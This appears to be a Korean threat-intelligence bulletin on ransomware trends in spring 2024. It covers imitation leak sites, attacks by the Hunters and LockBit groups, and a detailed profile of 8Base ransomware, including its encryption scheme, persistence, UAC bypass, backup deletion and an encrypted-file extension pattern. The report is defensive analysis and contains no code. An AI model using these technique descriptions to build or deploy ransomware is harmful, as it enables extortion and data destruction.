


그림 3. 다크웹 유출 사이트 비교(상: LockBit 3.0, 하: DarkVault)

[7] 토렌트 마그넷 주소: 사용자들 간에 직접 파일을 공유할 수 있는 프로토콜 또는 프로그램인 토렌트에서 토렌트 파일 대신 사용할 수 있는 URI 스키마

[8] 노션(Notion): 메모, 데이터베이스, 칸반 보드, Wiki, 달력 등을 제공해주는 all-in-one 애플리케이션

이 밖에도 LockBit 랜섬웨어 그룹의 유출 페이지와 비슷한 디자인과 구성을 가진 그룹들도 확인됐다. APT73(Eraleign) 랜섬웨어 그룹은 클리어 웹[9]에 유출 사이트를 개설했다가 폐쇄했다. 현재는 다크웹 유출 사이트를 통해서 데이터를 게시 중이다. 2 월부터 활동을 시작한 DarkVault 그룹은 4 월에 다크웹 유출 사이트가 발견됐다. LockBit 의 다크웹 유출 사이트, 로고 등 유사한 디자인을 사용하고 있으며, 버그 바운티[10] 페이지 내용을 그대로 사용하는 등의 모습을 미루어 봤을 때 LockBit 그룹을 모방한 것으로 보인다.

[9] 클리어 웹: 검색엔진으로 찾을 수 있는 일반적인 정보

[10] 버그 바운티: 소프트웨어나 시스템의 보안 취약점을 찾는 것에 대해 보상을 지급하는 제도

Top5 랜섬웨어

그림 4. 산업/국가별 주요 랜섬웨어 공격 현황

헌터스(Hunters) 랜섬웨어 그룹은 2023 년 10 월부터 활동을 시작해 지금까지 약 120 건의 유출 피해를 게시하며 활발하게 활동하고 있다. 4 월에는 대만의 전자부품 제조 업체인 치코니 전자(Chicony Electronics)를 공격해 얻은 데이터를 다크웹 유출 사이트에 게시했다. 이들이 게시한 데이터에는 국내 기업을 비롯해 미국의 카메라 브랜드 고프로(GoPro), 항공우주 기업 스페이스 X(SpaceX), 전자제품 제조업체 DELL, HP, 구글 등 여러 유명 기업의 데이터들이 포함돼 있다. Chicony Electronics 는 컴퓨터/노트북 부품과 이미지 장치를 주력으로 제조 및 납품하기 때문에 앞서 언급한 기업의 제품 설계도와 같은 정보가 유출된 것으로 보인다. Hunters 그룹은 데이터 유출 방지를 위한 협상 금액으로 33 억 달러(한화 약 4 조 5,100 억 원)를 요구하고 있다.


LockBit 랜섬웨어 그룹은 올해 2 월 크로노스(Cronos) 작전[11]에 의해 인프라를 압수당한 후 빠르게 복귀했지만, 이전에 비해 활동량이 점차 감소하는 모습을 보이고 있다. 인프라를 압수당한 2 월에는 100 건의 유출을 게시하는 등 인프라 복구 이후 즉시 유출 데이터를 게시하며 건재함을 과시하는 모습을 보였으나, 3 월에는 2 월보다 약 50% 감소한 55 건을 게시했으며, 4 월에는 3 월보다 약 55% 감소한 25 건 밖에 게시하지 않았다. 이는, Cronos 작전의 여파로 보인다. 또한 LockBit 은 계열사들에게 "50% 이상의 할인은 엄격히 금지되어 있음을 모든 파트너에게 상기시켜 드립니다."라고 언급하며, 계열사 확보 보다는 수익에 초점을 맞추고 있는 것으로 보인다. 이는, 계열사에게 많은 수익을 돌려주는 여러 랜섬웨어 그룹들과는 다른 강경한 모습이다.

대부분의 랜섬웨어는 상대적으로 보안이 취약한 제조업이나 유통업을 대상으로 주로 공격을 진행한다. Hunters 랜섬웨어 그룹은 유통업 공격 비율이 34%로 가장 높으며, 플레이(Play) 랜섬웨어 그룹과 LockBit 랜섬웨어 그룹은 제조업 공격 비율이 각각 40%, 28%로 가장 많은 비율을 차지하고 있다. 8Base 랜섬웨어 그룹은 상대적으로 보안이 취약한 중소기업을 중점적으로 공격하는 그룹으로, 특히, 4 월 공격의 절반이 중소기업 중 제조업을 타겟으로 한 것으로 나타났다. 한편, 기존 랜섬웨어 그룹과는 달리 Medusa 랜섬웨어 그룹은 조금 다른 공격 양상을 보이고 있는데, 이들은 의료 분야나 정부 기관, 교육 기관을 주로 공격하는 모습을 보여주고 있다. Medusa 랜섬웨어 그룹이 4 월 수행한 공격 중 절반 이상이 의료, 기관, 교육 분야에 해당하며 전체 공격 중 35%를 차지하고 있다. 이는 다른 그룹들의 평균 수치인 20%보다 33%p 많은 수치로 다른 공격 양상을 보인다.

[11] 크로노스(Cronos) 작전: LockBit 의 공격 서버, 다크웹 유출 사이트 등 범죄 인프라를 파괴하기 위한 국제 수사기관의 공조작전

■ 랜섬웨어 집중 포커스

8Base 랜섬웨어 개요



출처: 8Base 랜섬웨어 그룹 데이터 유출 사이트

8Base 랜섬웨어 그룹은 2022 년 3 월에 등장했으며, 현재까지 약 380 여 건의 피해 사례를 다크웹 데이터 유출 사이트에 게시했다. 이들은 2023 년 5 월에 다크웹 데이터 유출 사이트를 개설한 후 피해 사례를 일괄적으로 게시했으며, 같은 해 6 월에만 47 건의 피해를 게시하며 본격적으로 활동을 시작했다. 특히, 2024 년 4 월에는 다크웹 유출 사이트에 국내 페인트 제조 기업이 1 건 게시됐다. 해당 기업의 회계 자료, 개인정보, 기밀 문서 등이 유출되면서 국내까지 영향을 미칠 수 있음을 보여주고 있다.

그림 5. 암호화 확장자 비교 (좌: Phobos, 우: 8Base)

현재 8Base 는 2019 년 발견된 포보스(Phobos) 기반의 랜섬웨어를 사용하고 있다. Phobos 랜섬웨어는 파일 관리 프로그램으로 위장해 국내에 배포된 적이 있는 Dharma/Crysis 랜섬웨어의 변종으로, 확장자가 다른 Phobos 변종이 꾸준히 등장하고 있다. 8Base 는 Phobos 2.9.1 버전을 활용했기 때문에 소스코드뿐만 아니라 랜섬노트의 내용과 디자인, 암호화 확장자 앞에 드라이브 볼륨 ID 와 공격자의 이메일을 추가하는 방식까지 유사하다. 이외에도 암호화 예외 대상에 다른 Phobos 변종들의 확장자가 포함되어 있는 점과 Phobos 랜섬웨어와 동일한 RSA 공개키를 사용하는 점 등을 통해 Phobos 랜섬웨어와의 연관성을 다수 확인할 수 있다.

또한, 8Base 가 기존에 사용하던 .NET [12] 기반의 랜섬웨어 뿐만 아니라, 2023 년 11 월 SmokeLoader 를 이용해서 배포하는 변종이 발견됐다. SmokeLoader 는 다운로더형 악성코드로 C2 서버 [13] 에 접속 후 명령에 따라 추가 도구나 악성코드를 다운로드할 수 있다. 8Base 의 SmokeLoader 변종의 경우 SmokeLoader 내부에 저장된 페이로드를 활용하거나 C2 서버(Command & Control Server)에 접속해 암호화된 랜섬웨어 페이로드(payload) [14] 를 다운로드해 복호화 후 실행하는 방식을 사용한다. 최종적으로 실행되는 랜섬웨어 페이로드는 .NET 기반의 랜섬웨어와 동일한 Phobos 변종의 랜섬웨어다.




그림 6. 랜섬노트 비교 (좌: DarkAngels, 중: 8Base, 우: RansomHouse)

[12] .NET: MS 에서 개발한 Windows 프로그램 개발 및 실행 환경(프레임워크)

[13] C2 서버(Command & Control Server): 공격자가 초기 침투에 성공한 장치와 통신을 유지하거나 명령을 전달하는 서버

[14] 페이로드(payload): 컴퓨터 시스템에 침투, 변경 또는 기타 방식으로 손상을 입히도록 설계된 코드

8Base 는 Phobos 랜섬웨어 외에도 다양한 그룹들과의 연관성이 확인됐다. 현재 공격에 사용하고 있지는 않지만, 이들이 본격적으로 활동하기 시작한 2023 년 5 월경 발견된 랜섬노트는 DarkAngels 랜섬웨어와 유출된 Babuk 빌더를 사용한 RansomHouse(Mario/WhiteRabbit) 랜섬웨어의 랜섬노트와 내용이 매우 유사하다. 또한 8Base 그룹의 다크웹 데이터 유출 사이트는 RansomHouse 그룹의 사이트와 Main 페이지, FAQ 페이지, Rules 페이지의 문구와도 유사하다.




그림 7, 다크웹 유출 사이트 비교 (상: RansomHouse, 하: 8Base)


비슷한 형태의 랜섬노트가 발견됐다는 점과 다크웹 유출 사이트의 문구가 유사하다는 점으로 인해 8Base 그룹이 RansomHouse 그룹에서 파생되었거나 리브랜딩(Rebranding)[15]한 그룹이라는 의견이 존재했다. 하지만 다른 그룹의 문구를 인용하거나 복사해 그대로 사용하는 것과 유출된 도구를 사용하는 것은 드문 일이 아니기 때문에, 이들의 연관성을 판단하기에는 증거가 충분하지 않다.

[15] 리브랜딩(Rebranding): 공격자들이 운영을 중단한 후 새로운 이름으로 다시 운영하는 방식

8Base Ransomware


공격 시나리오

.NET 형태 혹은 SmokeLoader 변종을 통해 랜섬웨어 배포



암호화 키

AES-256(CBC) 알고리즘으로 파일 암호화를 하고, 해당 키를 RSA-1024로 보호




암호화 방식

1.5MB 미만 : 전체 암호화
1.5MB 이상 : 파일을 3등분 후, 각 영역마다 256KB만 암호화

특징

부분 암호화 | 시스템 복구 옵션 삭제 | 공유폴더 암호화 | 시작 프로그램 등록 | AES&RSA 암호화 | 멀티스레드 | 방화벽 해제 | UAC Bypass

랜섬노트



info.txt, info.hta

변경 확장자

Id[A-Z0-9]{8}-[0-9]{4}].[support@rexsdata.pro].8base

제작 언어

C# / C++

그림 8. 8Base 랜섬웨어 개요




그림 9. 8Base 랜섬웨어 공격 전략

8Base 랜섬웨어 그룹은 랜섬웨어를 .NET 형태로 직접 배포하거나 다운로드형 악성코드인 SmokeLoader 를 이용해 배포한다. SmokeLoader 는 C2 서버로부터 암호화된 랜섬웨어 페이로드를 다운로드 받고 이를 복호화해 실행시키는 역할을 수행한다. .NET 기반의 랜섬웨어의 경우, 페이로드가 비트맵 파일 형태로 저장되어 있고 이를 복호화해 새로운 프로세스로 실행한다. 두 가지 유포 방식은 모두 동일한 Phobos 변종 랜섬웨어 페이로드를 실행시킨다.

최종적으로 실행되는 랜섬웨어 페이로드는 AES-256(CBC) 알고리즘으로 암호화된 설정 값이 ".cdata" 영역에 저장되어 있다. 설정 값에는 키 보호에 사용하는 RSA 공개키, 권한 상승이나 탐지 우회를 위해 필요한 명령어와 문자열, 암호화 예외 파일 및 폴더, 암호화 확장자와 같이 랜섬웨어 실행에 필요한 값들이 포함되어 있다. 8Base 는 하드코딩된 AES 키를 이용해서 설정 값이 필요할 때마다 복호화해서 사용한다.

8Base 랜섬웨어는 원활한 실행을 위해 재부팅 되더라도 랜섬웨어가 자동적으로 실행되도록 설정하며, 관리자 권한을 획득하고 방화벽을 비활성화 한다. 지속성 확보를 위해 현재 실행중인 랜섬웨어 파일을 시작 폴더 위치에 복제하며, 레지스트리 추가를 통해서 부팅 시 마다 랜섬웨어가 자동적으로 실행될 수 있도록 한다. 또한 관리자 권한을 가진 프로세스의 토큰을 복제해 랜섬웨어를 실행시키거나 .NET profiler DLL 로딩 프로세스[16]의 취약점을 이용해 관리자 권한 실행에 필요한 승인 과정을 우회하는 UAC(User Account Control)[17] Bypass with .NET profiler

[16] .NET profiler DLL 로딩 프로세스: 다른 애플리케이션의 실행을 모니터링하기 위한 도구인 .NET profiler DLL 을 불러오는 프로세스

[17] UAC(User Account Control): 관리자 권한이 필요한 경우, 실행 전 사용자에게 최종 동의를 요청하는 Windows 보안 기능

기법을 통해 관리자 권한을 획득 후 사용한다. 마지막으로 명령줄 인터페이스(Command-line Interface)[18]를 통해서 백업 복사본을 삭제하고 방화벽을 비활성화하는 기능도 지니고 있다.

파일 암호화는 대상 PC 의 드라이브뿐만 아니라 네트워크 공유 폴더도 암호화한다. 파일 암호화는 AES-256(CBC) 알고리즘을 이용하며, 암호화에 사용되는 AES 키는 암호화 스레드 생성 이전에 랜덤하게 생성한다. 각 파일마다 다른 키를 사용하는 것이 아니기 때문에 IV(Initialization Vector)[19]를 파일마다 랜덤하게 생성해 키 중복 문제를 해결했다. 암호화에 사용된 AES 키와 IV 는 설정 값에 저장되어 있는 RSA 공개키를 통해서 보호되며, 암호화된 파일의 끝에 추가된다.




그림 10. 8Base 랜섬웨어 암호화 방식

8Base 랜섬웨어는 효율적인 암호화를 위해서 멀티스레드 뿐만 아니라 부분 암호화 방식을 사용한다. 파일 크기가 1.5MB 미만인 경우 파일 전체를 암호화하고, 1.5MB 이상인 경우에는 파일을 같은 크기로 3 등분해 각 영역마다 256KB 만 암호화한다.

[18] 명령줄 인터페이스(Command-line Interface): 컴퓨터의 운영체제와 상호 작용하는 명령을 입력할 수 있는 텍스트 기반 인터페이스

[19] IV(Initialization Vector): 블록 암호화 방식에서 사용되는 매개변수 중 하나로 암호화 결과가 패턴을 가지지 않도록 하기 위해 사용함




그림 11. 8Base 랜섬웨어 대응방안

